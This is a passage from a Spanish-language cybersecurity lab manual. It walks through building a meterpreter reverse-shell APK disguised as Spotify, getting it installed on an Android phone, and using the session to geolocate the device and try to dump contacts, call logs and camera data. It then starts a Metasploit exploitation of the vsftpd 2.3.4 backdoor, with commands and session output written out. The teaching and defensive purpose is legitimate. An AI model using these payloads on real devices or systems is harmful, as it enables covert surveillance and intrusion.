
Paso 3: En la terminal de kali ingresaremos a MSFVENOM para crear un payload (una carga).

- Ingresaremos el siguiente comando “msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.59 LPORT=443 -o Spotify.apk”

- En LHOST ingresaremos la dirección IP que se nos haya asignado en LHOST ingresaremos el puerto de conexión.

```
┌──(root㉿kali)-[/home/kali]
└─# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.59 LPORT=443 -o spotify.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10233 bytes
Saved as: spotify.apk
```


Nota: Esta práctica se trata de un caso demostrativo con lo cual no incluiremos un "encoder" para tratar de hacer la aplicación indetectable.



Paso 4: Levantaremos un servidor temporal para publicar nuestro apk, simulando las páginas en las cuales se descargan normalmente.

- Ejecutamos el comando "python3 -m http.server 80"


```
┌──(root㉿kali)-[/home/kali]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```



- Una vez ejecutado iremos al dispositivo android (victima) e ingresaremos al navegador chrome y visitaremos la página web en este caso la dirección corresponde a la dirección IP de la VM 192.168.1.59.

- Realizamos los pasos de las 3 imágenes anteriores e instalamos el apk.

- Google play bloqueará la instalación con lo cual ingresaremos a “instalar de todas formas.



Nota: Aun no abriremos la aplicación en el dispositivo móvil.


Paso 5 regresamos a kali y abrimos una nueva terminal en ella abriremos msfconsole.

- Uno vez dentro usamos “use /multi/handler” para estar a la escucha en el momento que la víctima ingrese a la aplicación y recibir la conexión.


- Ingresamos el siguiente comando set payload android/meterpreter/reverse_tcp

```
msf6 >
msf6 > use /multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

- Una vez realizado mostramos las opciones con “show options”.



- Tendremos que configurar el LHOST & LPORT para ello usaremos el comando “set” seguido del parámetro “lhost” seguido de la ip 192.168.1.59 & 443 respectivamente, estos datos corresponden a los mismos datos ingresados al apk generado anteriormente.



- Mostramos nuevamente los parámetros y revisamos si se actualizó.

- Finalmente iniciamos el modo de escucha con el comando “run”.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.59:443
[*] Sending stage (71398 bytes) to 192.168.1.6
[-] Meterpreter session 1 is not valid and will be closed
[*] 192.168.1.6 - Meterpreter session 1 closed.
[*] Sending stage (71398 bytes) to 192.168.1.6
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf6 exploit(multi/handler) >
[-] Meterpreter session 2 is not valid and will be closed
[*] 192.168.1.6 - Meterpreter session 2 closed.
Interrupt: use the 'exit' command to quit
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.59:443
[*] Sending stage (71398 bytes) to 192.168.1.6
[*] Sending stage (71398 bytes) to 192.168.1.6
[*] Meterpreter session 4 opened (192.168.1.59:443 → 192.168.1.6:49774) at 2024-08-29 21:58:41 -0400

meterpreter >
```

- Una vez iniciado si la sesión no es válida volvemos a correr el comando hasta que se mantenga en pie e inmediatamente, iniciamos la aplicación en el dispositivo Android (APK), como vemos se ha iniciado la sesión ya estamos dentro del dispositivo.

- Con el comando “help” podemos visualizar todas las opciones que tenemos y probamos.

```
File  Actions  Edit  View  Help
meterpreter > webcam_list
1: Back Camera
2: Front Camera
meterpreter > 1
[-] Unknown command: 1. Run the help command for more details.
meterpreter > screenshot
[-] No screenshot data was returned.
[-] With Android, the screenshot command can only capture the host application. If this payload is hosted in an
app without a user interface (default behavior), it cannot take screenshots at all.
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: /home/kali/ULWSUOul.html
[*] Streaming...
[-] stdapi_webcam_start: Operation failed: 1
meterpreter > app_list
[-] Send timed out. Timeout currently 15 seconds, you can configure this with sessions -interact <id> -timeout
 <value>
meterpreter > app_list
[-] Send timed out. Timeout currently 15 seconds, you can configure this with sessions -interact <id> -timeout
 <value>
meterpreter > dump_contacts
[-] Send timed out. Timeout currently 15 seconds, you can configure this with sessions -interact <id> -timeout
 <value>
meterpreter > geolocate
[*] Current Location:
        Latitude:  -2.2341315
        Longitude: -80.8697781

To get the address: https://maps.googleapis.com/maps/api/geocode/json?latlng=-2.2341315,-80.8697781&sensor=true

meterpreter > localtime
Local Date/Time: 2024-08-29 21:04:08 GMT-05:00 (UTC-0500)
meterpreter > sysinfo
Computer        : localhost
OS              : Android 12 - Linux 4.14.190-perf-g9365b7d6fb08 (aarch64)
Architecture    : aarch64
System Language : es_US
Meterpreter     : dalvik/android
meterpreter > dump_calllog
[-] Send timed out. Timeout currently 15 seconds, you can configure this with sessions -interact <id> -timeout
 <value>
meterpreter > webcam_snap 1
[-] Send timed out. Timeout currently 15 seconds, you can configure this with sessions -interact <id> -timeout
 <value>
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > exit
[*] Shutting down session: 4

[*] 192.168.1.6 - Meterpreter session 4 closed.  Reason: Died
msf6 exploit(multi/handler) >
```

- Como podemos observar hemos obtenido la lista de las cámaras, la geolocalización, tiempo local fecha y zona horaria, información del sistema

- Una vez dentro podemos incluso tomar fotos, screenshots, activar cámaras para grabar, grabar audio, listar los contactos y registros de llamadas, etc.

Analiza el taller realizado y responde a las siguientes preguntas según tu criterio.

4. ¿Alguna vez has descargado aplicaciones mediante APK o similares?

5. ¿Crees que las aplicaciones que han sido pirateadas en internet son gratis sin ningún riesgo y libre de virus?

6. ¿En caso de ser esta una situación real donde alguien con malas intenciones busca hacer todo el daño posible como las extorsiones o amenazas, que tan grave seria tu caso? ¿Muy grave, grave, moderado, leve, muy leve?

5.3. Practica 3. Práctica de laboratorio: Host comprometido aislado utilizando el método de 5 componentes (5-Tuple)

Objetivo general: Identificar y aislar un host comprometido en la red utilizando el método de 5-Tuple, mediante la revisión de archivos de registro generados durante un ataque a una vulnerabilidad documentada.

Objetivos específicos:

- Analizar los logs de red y del servidor para identificar patrones de tráfico inusuales asociados con un ataque documentado.

- Utilizar los registros para determinar la dirección IP del host comprometido y el archivo afectado.

- Aplicar técnicas de filtrado y segmentación de red basadas en la información del 5-Tuple para aislar el host afectado.

- Confirmar que el host comprometido ha sido efectivamente aislado y que el tráfico malicioso ha cesado.

- Registrar cada paso del proceso de identificación y aislamiento para futuras referencias y mejoras en la seguridad de la red.

Recursos necesarios


- Servidor con al menos 8 GB de RAM y 35 GB de espacio libre en disco.
- Versión más reciente de Oracle VirtualBox
- Conexión a internet
- Cuatro máquinas virtuales

Máquina virtual	**RAM**	**Espacio en disco**	**Usuario**	**Contraseña**
VM/CyberOps Workstation	1GB	7GB	analyst	cyberops
Kali	1GB	10GB	Raíz	cyberops
Metasploitable	512KB	8GB	msfadmin	msfadmin
Security Onion	3 GB	10GB	analyst	cyberops

Procedimiento

Parte 1 Reconocimiento: En esta sección, usarás Nmap para identificar si la máquina virtual Metasploitable tiene alguna vulnerabilidad relacionada con la versión 2.3.4 del servicio vsftpd.

- En la máquina virtual Security Onion, ingresa el comando `date` para mostrar la fecha y la hora actuales.




En la máquina virtual kali, haz clic derecho en el escritorio y selecciona "Abrir terminal" (open terminal).

- Utilizando nmap y sus opciones, ejecutarán un script para verificar si existe alguna vulnerabilidad FTP en la máquina virtual Metasploitable con la dirección IP 209.165.200.235.

- Introduzcan el siguiente comando:

root@kali:~# nmap --script ftp-vsftpd-backdoor 209.165.200.235 --reason > ftpd.txt


Los resultados se redireccionan y se guardan en el archivo de texto ftpd.txt. Este proceso demorará unos instantes.




- Una vez que el cursor regrese, abran el archivo de texto que contiene los resultados de Nmap utilizando el siguiente comando:

root@kali:~# cat ftpd.txt

- El resultado mostrará la vulnerabilidad relacionada con vsftpd, junto con otros puertos abiertos detectados por Nmap en la máquina virtual Metasploitable. En esta práctica de laboratorio, se procederá a atacar la vulnerabilidad en el puerto 2






Parte 2 Explotación: Ahora que se ha determinado que se obtuvo acceso root a la máquina virtual metasploitable, se procederá a atacar la vulnerabilidad de vsftpd para obtener el control total de la vm metasploitable. Se afectará el archivo `/etc/shadow` con el objetivo de acceder a otros hosts en la red.


- Configurar el ataque: En este paso, se utilizará el metasploit framework para lanzar un ataque contra la máquina virtual metasploitable a través de la vulnerabilidad de vsftpd. Metasploit framework es una herramienta que permite desarrollar e implementar ataques dirigidos a un host remoto. También puede usarse para probar la vulnerabilidad de un sistema.

- En la terminal de la máquina virtual kali, se debe ingresar msfconsole en el prompt para iniciar metasploit framework. Este proceso tomará algunos momentos.

root@kali:~# msfconsole




- En el prompt de metasploit, se debe ingresar 'search vsftpd' para localizar el módulo asociado con la puerta trasera de vsftpd v2.3.4. Este módulo será utilizado para el ataque. La búsqueda tomará algunos momentos, ya que la base de datos se está generando por primera vez.



